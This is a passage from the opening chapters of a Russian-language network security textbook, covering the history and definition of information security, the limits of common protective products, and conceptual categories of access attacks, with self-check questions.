Э. Мэйволд

Безопасность сетей

Учебное пособие

3-е издание (электронное)

Интернет-Университет
Информационных Технологий
www.intuit.ru

Ай Пи Ар Медиа

Москва
2021

УДК 004
ББК 32.97

Мэйволд, Э.
Безопасность сетей : учебное пособие / Э. Мэйволд. — 3-е изд. (эл.) — Москва : Национальный Открытый Университет «ИНТУИТ» : Ай Пи Ар Медиа, 2021. — 571 с. — Текст : электронный.

ISBN 978-5-4497-0863-2

В учебном пособии содержатся пошаговые инструкции по установке и использованию межсетевых экранов, сведения о безопасности беспроводных соединений и настольных компьютеров, о биометрических методах аутентификации и других современных способах защиты.

В издании рассказывается о видах компьютерных атак и о том, как они воздействуют на организацию; приводятся сведения о базовых службах безопасности, используемых для защиты информации и систем, а также о том, как разработать полноценную программу политики безопасности, о современном состоянии законодательных норм в области информационной безопасности, об управлении рисками и системой безопасности.

Учебное электронное издание

Технический редактор *М.В. Половникова*
Обложка *С.С. Сизиумова, Я.А. Кирсанов*

Подписано к использованию 14.12.2020.

Содержание

Определение информационной безопасности

Вводится общее понятие информационной безопасности, рассматривается краткая история ее развития. Анализируются современные стандарты обеспечения информационной безопасности. Определяются основные компоненты защиты информации.

Информационная безопасность не является залогом безопасности вашей компании, информации и компьютерных систем. К сожалению, обеспечить надежную защиту "по взмаху волшебной палочки" нельзя. Но реализовать ее на должном уровне вполне реально, хотя концепции, лежащие в ее основе, не очень-то и просты.

Информационная безопасность - это система, позволяющая выявлять уязвимые места организации, опасности, угрожающие ей, и справляться с ними. К сожалению, известно много примеров, когда продукты, считающиеся "лекарством на все случаи жизни", на самом деле уводили в сторону от выработки надлежащих способов эффективной защиты. Свою лепту вносили их производители, заявляющие о том, что именно их продукт решает все проблемы безопасности.

В этой лекции (и во всей книге) мы попытаемся развеять мифы об информационной безопасности и покажем стратегии управления, которым нужно следовать.

Понятие об информационной безопасности

В онлайновом словаре Мерриама_Вебстера (Merriam-Webster) (ссылка: http://www.m-w.com/) дается следующее определение информации:

- сведения, полученные при исследовании, изучении или обучении;
- известия, новости, факты, данные;
- команды или символы представления данных (в системах связи или в компьютере);
- знания (сообщения, экспериментальные данные, изображения), меняющие концепцию, полученную в результате физического или умственного опыта.

Безопасность определяется следующим образом: свобода от опасности, сохранность; свобода от страха или беспокойства.

Если мы объединим эти два понятия вместе, то получим определение информационной безопасности - меры, принятые для предотвращения несанкционированного использования, злоупотребления, изменения сведений, фактов, данных или аппаратных средств либо отказа в доступе к ним.

Как следует из определения, информационная безопасность не обеспечивает абсолютную защиту. Вы построите самую прочную крепость в мире - и тут же появится кто-то с еще более мощным тараном. Информационная безопасность - это предупредительные действия, которые позволяют защитить информацию и оборудование от угроз и использования их уязвимых мест.

Внимание!

Если вы собираетесь работать системным администратором или консультантом в системе обеспечения безопасности, не совершайте ошибку, думая, что секретной информации ничто не угрожает. Возможно, это самая серьезная ошибка на сегодняшний день.

Краткая история безопасности

Способы защиты информации и других ресурсов постоянно меняются, как меняется наше общество и технологии. Очень важно понять это, чтобы выработать правильный подход к обеспечению безопасности. Поэтому давайте немного познакомимся с ее историей, чтобы избежать повторения прошлых ошибок.

Физическая безопасность

На заре цивилизации ценные сведения сохранялись в материальной форме: вырезались на каменных табличках, позже записывались на бумагу. Для их защиты использовались такие же материальные объекты: стены, рвы и охрана.

Примечание

Важную или секретную информацию старались не сохранять на твердых носителях, наверное поэтому до нас дошло так мало записей алхимиков. Они не обсуждали свои секреты ни с кем, кроме избранных учеников, ведь знание - это сила. Наверное, это и было самой лучшей защитой. Сунь Цзы говорил: "Секрет, который знает больше чем один, - уже не секрет".

Информация передавалась обычно с посыльным и в сопровождении охраны. И эти меры себя оправдывали, поскольку единственным способом получения информации было ее похищение.

Защита информации в процессе передачи

К сожалению, физическая защита имела один недостаток. При захвате сообщения враги узнавали все, что было написано в нем. Еще Юлий Цезарь принял решение защищать ценные сведения в процессе передачи. Он изобрел шифр Цезаря (см. в лекции 12). Этот шифр позволял посылать сообщения, которые никто не мог прочитать в случае перехвата.

Данная концепция получила свое развитие во время Второй мировой войны. Германия использовала машину под названием Enigma (рис. 1.1) для шифрования сообщений, посылаемых воинским частям.

Рис. 1.1. Шифровальная машина Enigma

Немцы считали, что машину Enigma практически невозможно было взломать. Ее действительно было бы очень трудно взломать - если бы не ошибки операторов, позволившие союзникам прочитать некоторые сообщения. В военном деле обычно применяли кодовые слова для обозначения географических пунктов и боевых подразделений. Япония заменяла названия кодовыми словами, так что понять их сообщения было очень сложно даже после взлома шифровального кода.

Вопрос к эксперту

Вопрос.Какое самое слабое звено в безопасности?

Ответ. Прежде всего, люди. Хорошим примером является Германия во Второй мировой войне. Операторы машины Enigma использовали стандартные сокращения для облегчения своей работы. Нельзя не вспомнить разведчиков бывшего Советского Союза и их одноразовые ключи (об этом пойдет речь дальше). В любой системе безопасности самое слабое звено - это человеческие слабости.

Во время подготовки к битве за Мидуэй американские дешифровщики предприняли попытку идентификации цели, которая была упомянута в японских шифровках как "AF". Они открытым текстом передали сообщение о нехватке воды на острове Мидуэй. После перехвата этого сообщения японцы в своей шифровке известили о том, что на "AF" нет воды. Так американцы поняли, что "AF" на самом деле означает "Мидуэй".

Шифровались не только военные донесения. Для защиты от прослушивания в американских воинских частях использовали радистов из народа навахо, которые вели переговоры на родном языке. При перехвате радиосообщений противник не мог понять их содержание.

После Второй мировой войны Советский Союз использовал одноразовые ключи при передаче информации разведчиками. Эти ключи на самом деле представляли собой бумажные блокноты со случайным расположением цифр на каждой странице. Каждая страница предназначалась только для одного сообщения. Такая схема шифрования могла бы стать действительно уникальной, однако разовые ключи использовались не по одному разу, благодаря чему некоторые сообщения удалось расшифровать.

Защита излучения

Если не считать ошибок при использовании шифровальных систем, сложный шифр очень трудно взломать. Поэтому шел постоянный поиск других способов перехвата информации, передаваемой в зашифрованном виде.

В 1950 г. было установлено, что доступ к сообщениям возможен посредством просмотра электронных сигналов, возникающих при их передаче по телефонным линиям (рис. 1.2).

Работа любых электронных систем сопровождается излучением, в том числе телетайпов и блоков шифрования, используемых для передачи зашифрованных сообщений. Блок шифрования посылает зашифрованное сообщение по телефонной линии, а вместе с ним передается и электрический сигнал от исходного сообщения. Следовательно, при наличии хорошей аппаратуры исходное сообщение можно восстановить.



Рис. 1.2. Электронные сигналы "обходят" шифрование

Проблема защиты излучения привела к созданию в Соединенных Штатах Америки программы "TEMPEST". Эта программа разработала стандарты на электрическое излучение компьютерных систем, используемых в секретных организациях. Целью программы было уменьшение уровня излучения, которое могло бы быть использовано для сбора информации.

Примечание

Система "TEMPEST" играет важную роль в некоторых секретных правительственных программах. У коммерческих организаций тоже есть все основания для беспокойства, но вряд ли оно настолько велико, что заставит их раскошелиться на использование в своей работе

системы захвата компьютерного излучения.

Защита компьютера

При передаче сообщений по телеграфу достаточно было обеспечить защиту коммуникаций и излучения. Затем появились компьютеры, на которые были перенесены в электронном формате информационные ресурсы организаций. Спустя какое-то время работать на компьютерах стало проще, и многие пользователи научились общаться с ними в режиме интерактивного диалога. К информации теперь мог обратиться любой пользователь, вошедший в систему. Возникла потребность в защите компьютеров.

В начале 70-х гг. XX века Дэвид Белл и Леонард Ла Падула разработали модель безопасности для операций, производимых на компьютере. Эта модель базировалась на правительственной концепции уровней классификации информации (несекретная, конфиденциальная, секретная, совершенно секретная) и уровней допуска. Если человек (субъект) имел уровень допуска выше, чем уровень файла (объекта) по классификации, то он получал доступ к файлу, в противном случае доступ отклонялся. Эта концепция нашла свою реализацию в стандарте 5200.28 "Trusted Computing System Evaluation Criteria" (TCSEC) ("Критерий оценки безопасности компьютерных систем"), разработанном в 1983 г. Министерством обороны США. Из-за цвета обложки он получил название "Оранжевая книга". "Оранжевая книга" ранжировала компьютерные системы в соответствии со следующей шкалой.

D Минимальная защита (ненормируемая)

C1 Защита по усмотрению

C2 Контролируемая защита доступа

B1 Защита с метками безопасности

B2 Структурированная защита

B3 Защита доменов

A1 Проверяемая разработка

"Оранжевая книга" определяла для каждого раздела функциональные требования и требования гарантированности. Система должна была удовлетворять этим требованиям, чтобы соответствовать определенному уровню сертификации.

Выполнение требований гарантированности для большинства сертификатов безопасности отнимало много времени и стоило больших денег. В результате очень мало систем было сертифицировано выше, чем уровень C2 (на самом деле только одна система за все время была сертифицирована по уровню A1 - Honeywell SCOMP). За то время, которое требовалось системам для прохождения сертификации, они успевали устареть.

При составлении других критериев были сделаны попытки разделить функциональные требования и требования гарантированности. Эти разработки вошли в "Зеленую книгу" Германии в 1989 г., в "Критерии Канады" в 1990 г., "Критерии оценки безопасности информационных технологий" (ITSEC) в 1991 г. и в "Федеральные критерии" (известные как Common Criteria - "Общие критерии") в 1992 г. Каждый стандарт предлагал свой способ сертификации безопасности компьютерных систем. ITSEC и Common Criteria продвинулись дальше остальных, оставив функциональные требования фактически не определенными.

Современная концепция безопасности воплощена в "Общих критериях". Главная идея сосредоточена в так называемых профилях защиты, определяющих различные среды безопасности, в которые может быть помещена компьютерная система. Продукты проходят оценку на соответствие этим профилям и сертифицируются. При покупке системы организация имеет возможность выбрать профиль, наиболее полно соответствующий ее потребностям, и подобрать продукты, сертифицированные по этому профилю. Сертификат продукта включает также уровень доверия, т. е. уровень секретности, заложенный оценщиками, соответствующий профилю функциональных возможностей.

Технологии компьютерных систем слишком быстро развиваются по сравнению с программой сертификации. Возникают новые версии операционных систем и аппаратных средств и находят свои рынки сбыта еще до того, как более старшие версии и системы проходят

сертификацию.

Примечание

"Федеральные критерии" существуют до сих пор, и некоторые приложения требуют сертифицированных систем для своей работы.

Защита сети

Одна из проблем, связанная с критериями оценки безопасности систем, заключалась в недостаточном понимании механизмов работы в сети. При объединении компьютеров к старым проблемам безопасности добавляются новые. Да, мы имеем средства связи, но при этом локальных сетей гораздо больше, чем глобальных. Скорости передачи стали выше, появилось множество линий общего пользования. Шифровальные блоки иногда отказываются работать. Существует излучение от проводки, проходящей по всему зданию. И, наконец, появились многочисленные пользователи, имеющие доступ к системам. В "Оранжевой книге" не рассматривались проблемы, возникающие при объединении компьютеров в общую сеть. Сложившееся положение таково, что наличие сети лишает законной силы сертификат "Оранжевой книги". Ответной мерой стало появление в 1987 г. TNI (Trusted Network Interpretation), или "Красной книги". В "Красной книге" сохранены все требования к безопасности из "Оранжевой книги", сделана попытка адресации сетевого пространства и создания концепции безопасности сети. К сожалению, и "Красная книга" связывала функциональность с гарантированностью. Лишь некоторые системы прошли оценку по TNI, и ни одна из них не имела коммерческого успеха.

В наши дни проблемы стали еще серьезнее. Организации стали использовать беспроводные сети, появления которых "Красная книга" не могла предвидеть. Для беспроводных сетей сертификат "Красной книги" считается устаревшим.

Защита информации

Итак, куда же нас привела история? Создается впечатление, что ни одно из решений не устраняет проблем безопасности. В реальной жизни надежная защита - это объединение всех способов защиты (рис. 1.3).

Надежная физическая защита необходима для обеспечения сохранности материальных активов - бумажных носителей и систем. Защита коммуникаций (COMSEC) отвечает за безопасность при передаче информации. Защита излучения (EMSEC) необходима, если противник имеет мощную аппаратуру для чтения электронной эмиссии от компьютерных систем. Компьютерная безопасность (COMPUSEC) нужна для управления доступом в компьютерных системах, а безопасность сети (NETSEC) - для защиты локальных сетей. В совокупности все виды защиты обеспечивают информационную безопасность (INFOSEC).



Рис. 1.3. Информационная безопасность включает множество аспектов безопасности

До настоящего времени не разработан процесс сертификации компьютерных систем, подтверждающий обеспечиваемую

безопасность. Для большинства предлагаемых решений технологии слишком быстро ушли вперед. Лабораторией техники безопасности США (Underwriters Laboratory) была предложена новая концепция безопасности, согласно которой необходимо создать центр сертификации, удостоверяющий безопасность различных продуктов. Если совершено проникновение в систему, пользователи которой работали с несертифицированным продуктом, то это следует расценивать как халатное отношение к безопасности администраторов этой системы.

К сожалению, эта концепция создает две проблемы.

- Темп развития технологий ставит под сомнение тот факт, что центр представит самые лучшие сертифицированные продукты, прежде чем они станут устаревшими.
- Чрезвычайно трудно, почти невозможно доказать, будто что-то надежно защищено. Фактически центр сертификации должен опровергнуть тот факт, что систему можно взломать. Что делать, если завтра все существующие сертификаты устареют? Придется сертифицировать все системы заново?

Поскольку промышленность продолжает поиск новых решений, остается определить безопасность как лучшее, что можно сделать. Безопасность достигается через повседневную практику и постоянную бдительность

Вопросы для самопроверки

1. Программа, накладывающая ограничения на излучение компьютеров, называется _____.
2. Радисты, говорящие на языке навахо, использовались во время Второй мировой войны для обеспечения _____ безопасности.

Определение безопасности как процесса

Очевидно, что нельзя полагаться на один вид защиты для обеспечения безопасности информации. Не существует и единственного продукта,

реализующего все необходимые способы защиты для компьютеров и сетей. К сожалению, многие разработчики претендуют на то, что только их продукт может справиться с этой задачей. На самом деле это не так. Для всесторонней защиты информационных ресурсов требуется множество различных продуктов. Об этом и пойдет речь в следующих разделах.

Антивирусное программное обеспечение

Антивирусное программное обеспечение является неотъемлемой частью надежной программы безопасности. При его правильной настройке значительно уменьшается риск воздействия вредоносных программ (хотя и не всегда - вспомните про вирус Melissa).

Но никакая антивирусная программа не защитит организацию от злоумышленника, использующего для входа в систему законную программу, или от легального пользователя, пытающегося получить несанкционированный доступ к файлам

Управление доступом

Любая компьютерная система в пределах организации ограничивает доступ к файлам, идентифицируя пользователя, который входит в систему. При правильной настройке системы, при установке необходимых разрешений для легальных пользователей существует ограничение на использование файлов, к которым у них нет доступа. Однако система управления доступом не обеспечит защиту, если злоумышленник через уязвимые места получит доступ к файлам как администратор. Такое нападение будет считаться легальными действиями администратора.

Межсетевые экраны

Межсетевой экран (firewall) - это устройство управления доступом, защищающее внутренние сети от внешних атак. Оно устанавливается на границе между внешней и внутренней сетью. Правильно сконфигурированный межсетевой экран является важнейшим устройством защиты. Однако он не сможет предотвратить атаку через разрешенный канал связи. Например, при разрешении доступа к веб-серверу с внешней стороны и наличии слабого места в его

программном обеспечении межсетевой экран пропустит эту атаку, поскольку открытое веб-соединение необходимо для работы сервера. Межсетевой экран не защитит от внутренних пользователей, поскольку они уже находятся внутри системы. Под внутреннего пользователя может замаскироваться злоумышленник. Рассмотрим организацию, имеющую беспроводные сети. При неправильной настройке внутренней беспроводной сети злоумышленник, сидя на стоянке для автомобилей, сможет перехватывать данные из этой сети, при этом его действия будут выглядеть как работа пользователя внутри системы. В этом случае межсетевой экран не поможет.

Смарт-карты

Аутентификация (установление подлинности) личности может быть выполнена при использовании трех вещей: того, что вы знаете, того, что вы имеете, или того, чем вы являетесь. Исторически для аутентификации личности в компьютерных системах применялись пароли (то, что вы знаете). Но оказалось, что надеяться на пароли особо не следует. Пароль можно угадать, либо пользователь запишет его на клочке бумаги - и пароль узнают все. Решает эту проблему применение других методов аутентификации.

Для установления личности используются смарт-карты (они - то, что вы имеете), и таким образом уменьшается риск угадывания пароля. Однако если смарт-карта украдена, и это - единственная форма установления подлинности, то похититель сможет замаскироваться под легального пользователя компьютерной системы. Смарт-карты не смогут предотвратить атаку с использованием уязвимых мест, поскольку они рассчитаны на правильный вход пользователя в систему.

Еще одна проблема - это стоимость смарт-карт (см. в лекции 7), ведь за каждую нужно заплатить от 50 до 100 долларов. Организации с большим количеством служащих потребуются серьезные затраты на оплату такой безопасности.

Биометрия

Биометрические системы - еще один механизм аутентификации (они - то, чем вы являетесь), значительно уменьшающий вероятность угадывания пароля. Существует множество биометрических сканеров

для верификации следующего:

- отпечатков пальцев;
- сетчатки/радужной оболочки;
- отпечатков ладоней;
- конфигурации руки;
- конфигурации лица;
- голоса.

Каждый метод предполагает использование определенного устройства для идентификации человеческих характеристик. Обычно эти устройства довольно сложны, чтобы исключить попытки обмана. Например, при снятии отпечатков пальцев несколько раз проверяются температура и пульс. При использовании биометрии возникает множество проблем, включая стоимость развертывания считывающих устройств и нежелание сотрудников их использовать.

Внимание!

Перед развертыванием биометрической системы удостоверьтесь, что служащие организации согласны ее использовать. Не каждый захочет размещать свой глаз в лазерном луче для сканирования сетчатки!

Как и другие сильные опознавательные методы, биометрия эффективна в случае правильного входа в систему. Если злоумышленник найдет пути обхода биометрической системы, она не сможет обеспечить безопасность.

Обнаружение вторжения

Системы обнаружения вторжения (Intrusion Detection System, IDS) неоднократно рекламировались как полное решение проблемы безопасности. Нашим компьютерам больше не нужна защита, теперь легко определить, что в системе кем-то выполняются недозволенные действия, и остановить его! Многие IDS позиционировались на рынке как системы, способные остановить атаки до того, как они успешно осуществятся. Кроме того, появились новые системы - системы предотвращения вторжения (Intrusion Prevention System, IPS). Следует заметить, что никакая система обнаружения вторжения не является

устойчивой к ошибкам, она не заменит надежную программу безопасности или практику безопасности. С помощью этих систем нельзя выявить законных пользователей, пытающихся получить несанкционированный доступ к информации.

Системы обнаружения вторжения с автоматической поддержкой защиты отдельных участков создают дополнительные проблемы. Представьте, что система IDS настроена на блокировку доступа с предполагаемых адресов нападения. В это время ваш клиент сгенерировал трафик, который по ошибке был идентифицирован системой как возможная атака. Не удивляйтесь потом, что этот клиент больше не захочет иметь с вами дело!

Управление политиками

Политики и управление ими - важные компоненты надежной программы безопасности. С их помощью организация получает сведения о системах, не соответствующих установленным политикам. Однако этот компонент не учитывает наличие уязвимых мест в системах или неправильную конфигурацию прикладного программного обеспечения, что может привести к успешному проникновению в систему. Управление политиками не гарантирует, что пользователи не будут пренебрежительно относиться к своим паролям или не передадут их злоумышленникам.

Сканирование на наличие уязвимых мест

Сканирование компьютерных систем на наличие уязвимых мест играет важную роль в программе безопасности. Оно позволит выявить потенциальные точки для вторжения и предпринять немедленные меры для повышения безопасности. Однако такое исследование не остановит легальных пользователей, выполняющих несанкционированный доступ к файлам, не обнаружит злоумышленников, которые уже проникли в систему через "прорехи" в конфигурации.

Шифрование

Шифрование - важнейший механизм защиты информации при передаче. С помощью шифрования файлов можно обеспечить также

безопасность информации при хранении. Однако служащие организации должны иметь доступ к этим файлам, а система шифрования не сможет различить законных и незаконных пользователей, если они представят одинаковые ключи для алгоритма шифрования. Для обеспечения безопасности при шифровании необходим контроль за ключами шифрования и системой в целом.

Механизмы физической защиты

Физическая защита - единственный способ комплексной защиты компьютерных систем и информации. Ее можно выполнить относительно дешево. Для этого выройте яму глубиной 20 метров, поместите в нее важные системы и сверху залейте бетоном. Все будет в полной безопасности! К сожалению, появятся проблемы с сотрудниками, которым нужен доступ к компьютерам для нормальной работы.

Даже при наличии механизмов физической защиты, тщательно расставленных по своим местам, вам придется дать пользователям доступ к системе - и ей скоро придет конец! Физическая защита не предотвратит атаку с использованием легального доступа или сетевую атаку.

Проект 1. Проверка сертификатов компьютерной безопасности

В этом проекте мы покажем, что сертификаты систем компьютерной безопасности не удовлетворяют потребностям индустрии безопасности. Оценим существующие операционные системы в соответствии с критериями "Оранжевой книги"

Шаг за шагом

1. Определите, какие операционные системы используются в вашем офисе. Выберите одну из них.
2. Скопируйте "Оранжевую книгу" (посмотрите здесь: ссылка: http://en.wikipedia.org/wiki/TCSEC.
3. Начните с проверки функциональных требований раздела С "Оранжевой книги". Они находятся под заголовком "Политики

безопасности" и "Идентифицируемость". На этом этапе игнорируйте требования гарантированности и документирования.

4. Определите, отвечает ли данная система требованиям раздела C. Если это так, то переходите к разделам B и A.
5. После определения функционального уровня системы проверьте требования гарантированности и документирования для этого же уровня. Выполняются ли эти требования?

Выводы

В зависимости от типа операционные системы практически всегда имеют функциональность уровня C1. Уровень C2 основывается на требовании безопасности повторного использования объекта, и большинство коммерческих операционных систем отвечают требованиям функциональности этого уровня. Эти системы не имеют функциональности, соответствующей уровню B.

Требования гарантированности и документирования даже для уровня C1 вряд ли можно встретить в стандартной документации к программному обеспечению. Удивляет вас теперь тот факт, что очень маленькое количество систем смогли пройти оценку и сертификацию?

Контрольные вопросы

1. Что такое информационная безопасность?
2. Какие компоненты входят в информационную безопасность?
3. Почему возникла необходимость в защите компьютеров?
4. Почему организации сталкиваются с проблемами при обеспечении информационной безопасности?
5. Являются ли системы, сертифицированные по уровню C2 правительства США, самыми защищенными?
6. Почему безопасность - это процесс, а не конечный продукт?
7. Сколько систем получили сертификат по уровню A1?
8. Почему "Оранжевая книга" утратила свою силу?
9. Была ли операционная система Microsoft Windows NT сертифицирована по уровню C2 "Оранжевой книги"?
10. Что значит TNI?
11. Почему физическая защита не может гарантировать безопасность?
12. Полагаются ли системы управления доступом на другие системы?

13. От какого нападения защищают межсетевые экраны?
14. Какие три вещи используются для установления подлинности личности?
15. Назовите два типа биометрических систем.

Категории атак

В лекции рассмотрены различные категории атак, даны их определения и условия для их осуществления. Коротко рассмотрен механизм проведения атак.

Во время работы компьютерных систем часто возникают различные проблемы. Некоторые - по чьей-то оплошности, а некоторые являются результатом злоумышленных действий. В любом случае при этом наносится ущерб. Поэтому будем называть такие события атаками, независимо от причин их возникновения.

Существуют четыре основных категории атак:

- атаки доступа;
- атаки модификации;
- атаки на отказ в обслуживании;
- атаки на отказ от обязательств.

Давайте подробно рассмотрим каждую категорию. Существует множество способов выполнения атак: при помощи специально разработанных средств, методов социального инжиниринга, через уязвимые места компьютерных систем. При социальном инжиниринге для получения несанкционированного доступа к системе не используются технические средства. Злоумышленник получает информацию через обычный телефонный звонок или проникает внутрь организации под видом ее служащего. Атаки такого рода наиболее разрушительны.

Атаки, нацеленные на захват информации, хранящейся в электронном виде, имеют одну интересную особенность: информация не похищается, а копируется. Она остается у исходного владельца, но при этом ее получает и злоумышленник. Таким образом, владелец информации несет убытки, а обнаружить момент, когда это произошло, очень трудно.

Определение атаки доступа

Атака доступа - это попытка получения злоумышленником информации,

для просмотра которой у него нет разрешений. Осуществление такой атаки возможно везде, где существует информация и средства для ее передачи (рис. 2.1). Атака доступа направлена на нарушение конфиденциальности информации.



Рис. 2.1. Атака доступа возможна везде, где существуют информация и средства для ее передачи

Подсматривание

Подсматривание (snooping) - это просмотр файлов или документов для поиска интересующей злоумышленника информации. Если документы хранятся в виде распечаток, то злоумышленник будет вскрывать ящики стола и рыться в них. Если информация находится в компьютерной системе, то он будет просматривать файл за файлом, пока не найдет нужные сведения.

Подслушивание

Когда кто-то слушает разговор, участником которого он не является, это называется подслушиванием (eavesdropping). Для получения несанкционированного доступа к информации злоумышленник должен находиться поблизости от нее. Очень часто при этом он использует электронные устройства (рис. 2.2).

Внедрение беспроводных сетей увеличило вероятность успешного прослушивания. Теперь злоумышленнику не нужно находиться внутри системы или физически подключать подслушивающее устройство к сети. Вместо этого во время сеанса связи он располагается на стоянке для автомобилей или вблизи здания.

Внимание!

Появление беспроводных сетей создало многочисленные проблемы безопасности, открыв несанкционированный доступ злоумышленников к внутренним сетям. Эти проблемы будут подробно рассмотрены далее.

Рис. 2.2. Подслушивание

Перехват

В отличие от подслушивания перехват (interception) - это активная атака.

Злоумышленник захватывает информацию в процессе ее передачи к месту назначения. После анализа информации он принимает решение о разрешении или запрете ее дальнейшего прохождения (рис. 2.3).



Рис. 2.3. Перехват

Как выполняются атаки доступа

Атаки доступа принимают различные формы в зависимости от способа хранения информации: в виде бумажных документов или в электронном виде на компьютере.

Документы

Если необходимая злоумышленнику информация хранится в виде бумажных документов, ему потребуется доступ к этим документам. Они, возможно, отыщутся в следующих местах:

- в картотеках;
- в ящиках столов или на столах;
